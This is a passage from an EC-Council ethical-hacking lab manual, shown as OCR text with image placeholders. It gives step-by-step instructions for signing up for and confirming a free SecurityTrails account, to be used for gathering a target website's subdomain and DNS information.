
Here, we will use SecurityTrails to gather information regarding the subdomains and DNS records of the target website.

1. Switch to the **Windows 11** virtual machine.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://securitytrails.com/** and press **Enter**.
3. **SecurityTrails** website appears, In the website, click on **Sign Up For Free** button at the top right corner of the page.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **Sign up-Free** page appears, enter the required details and check the terms and conditions check box. Click **Sign up for free**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. A verification email will be sent to the email address.




6. Open a new tab in the browser and login to the email account provided during sign up. Open the mail received from SecurityTrails and click on **Confirm Email Address**.

